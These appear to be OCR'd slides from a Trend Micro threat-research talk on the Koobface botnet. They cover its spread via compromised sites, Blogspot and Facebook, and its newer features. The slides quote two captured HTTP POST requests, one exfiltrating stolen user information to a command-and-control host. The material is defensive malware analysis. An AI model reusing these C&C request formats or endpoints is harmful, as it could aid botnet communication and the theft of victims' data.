
Koobface, making good use of compromised sites



Koobface, most victims are Americans




Koobface uses Google's Blogspot



But wait… there's more!!

Koobface defeats Facebook URL blocking



Koobface info stealing


```
POST /usersinfo/ms.php HTTP/1.1
Host: upr0306.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)
Content-Type: binary/octet-stream
Connection: close
Content-Length: 83

..........................jm.......ve....dl.rh........q....ch.k`.......mm....kl..HTTP/1.1 200
OK
Date: Mon, 03 Aug 2009 07:05:23 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.10
X-Powered-By: PHP/5.2.10
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

0
```

Koobface knows what you look like…


```
POST /ms/gen.php HTTP/1.1
Host: [redacted] com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .
Content-type: application/x-www-form-urlencoded
Connection: close
Content-Length: 213

f=0&a=[redacted]&v=19&c=0&s=ms&l=&hav=[redacted]3E5E3E4EEAEE3EFEDAFE9
FF3DFE5B2E4B3B6E2B2E3E6B9E1E3B4B8B9B8B9B9B5E3B2B0E1B7E1B3E1B2E4E2B7E6AEEAF0E7&hname=[redacted]
```

The Koobface Botnet

Had enough???

The Koobface Botnet

The Koobface Gang isn't done yet...

Just recently, they've added some new functionalities such as:

- C&C communication integrity check
- GeoIP
- a Firefox to IE cookie converter


What is the real face of Koobface?

The Koobface Botnet


What is the real face of Koobface?

- hard to paint
- continuously changing
- unfinished product
- perpetual beta
- with authors keeping tabs on what the security industry is doing to combat their creation

Presenting… Koobface Then



Presenting… Koobface Now



More info…

http://us.trendmicro.com/us/trendwatch/research-and-analysis/white-papers-and-articles/index.html (PART I)

Yes, there will be PART II (soon)

Malware Blog
http://blog.trendmicro.com

Koobface Tracker

Questions?

Trend Micro | Securing Your Web World



TREND MICRO™